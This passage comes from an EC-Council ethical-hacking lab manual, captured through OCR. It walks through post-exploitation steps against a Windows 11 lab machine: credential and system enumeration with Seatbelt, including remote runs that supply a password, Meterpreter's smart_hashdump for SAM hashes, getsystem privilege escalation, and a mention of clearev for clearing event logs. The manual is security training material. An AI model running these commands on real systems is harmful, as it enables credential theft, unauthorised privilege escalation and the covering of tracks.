




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

48. Type **Seatbelt.exe -group=misc** and press **Enter** to gather information about ChromiumBookmarks, ChromiumHistory, ExplicitLogonEvents, FileInfo, etc.






Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

49. Apart from the aforementioned Seatbelt commands, you can also use the following advanced commands to gather more information regarding the target system:

Commands	Description
Seatbelt.exe -group=all	Runs all the commands
Seatbelt.exe -group=slack	Retrieves information by executing the following commands: SlackDownloads, SlackPresence, SlackWorkspaces
Seatbelt.exe -group=chromium	Retrieves information by executing the following commands: ChromiumBookmarks, ChromiumHistory, ChromiumPresence
Seatbelt.exe -group=remote	Retrieves information by executing the following commands: AMSIProviders, AntiVirus, AuditPolicyRegistry, ChromiumPresence, CloudCredentials, DNSCache, DotNet, DpapiMasterKeys, EnvironmentVariables, ExplicitLogonEvents, ExplorerRunCommands, FileZilla, Hotfixes, InterestingProcesses, KeePass, LastShutdown, LocalGroups, LocalUsers, LogonEvents, LogonSessions, LSASettings, MappedDrives, NetworkProfiles, NetworkShares, NTLMSettings, OSInfo, PoweredOnEvents, PowerShell, ProcessOwners, PSSessionSettings, PuttyHostKeys, PuttySessions, RDPSavedConnections, RDPSessions, RDPsettings, Sysmon, WindowsDefender, WindowsEventForwarding, WindowsFirewall
Seatbelt.exe <Command> [Command2] ...	Run one or more specified commands
Seatbelt.exe <Command> -full	Retrieves complete results for a command without any filtering
Seatbelt.exe <Command> -computername=COMPUTER.DOMAIN.COM [-username=DOMAIN\USER -password=PASSWORD]	Run one or more specified commands remotely
Seatbelt.exe -group=system -outputfile="C:\Temp\out.txt	Run system checks and output to a .txt file


50. In the **Terminal** window with an active **Meterpreter** session, type **exit** and press **Enter** to navigate back to the **Meterpreter** session.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

51. Another method for performing privilege escalation is to bypass the user account control setting (security configuration) using an exploit, and then to escalate the privileges using the Named Pipe Impersonation technique.
52. Now, let us check our current system privileges by executing the **run post/windows/gather/smart_hashdump** command.

    Note: You will not be able to execute commands (such as **hashdump**, which dumps the user account hashes located in the SAM file, or **clearev**, which clears the event logs remotely) that require administrative or root privileges.




53. The command fails to dump the hashes from the SAM file located on the **Windows 11** machine and returns an error stating **Insufficient privileges to dump hashes!**.
54. From this, it is evident that the Meterpreter session requires admin privileges to perform such actions.
55. Now, we shall try to escalate the privileges by issuing a **getsystem** command that attempts to elevate the user privileges.

    The command issued is:

    - **getsystem -t 1**: Uses the service – Named Pipe Impersonation (In Memory/Admin) Technique.

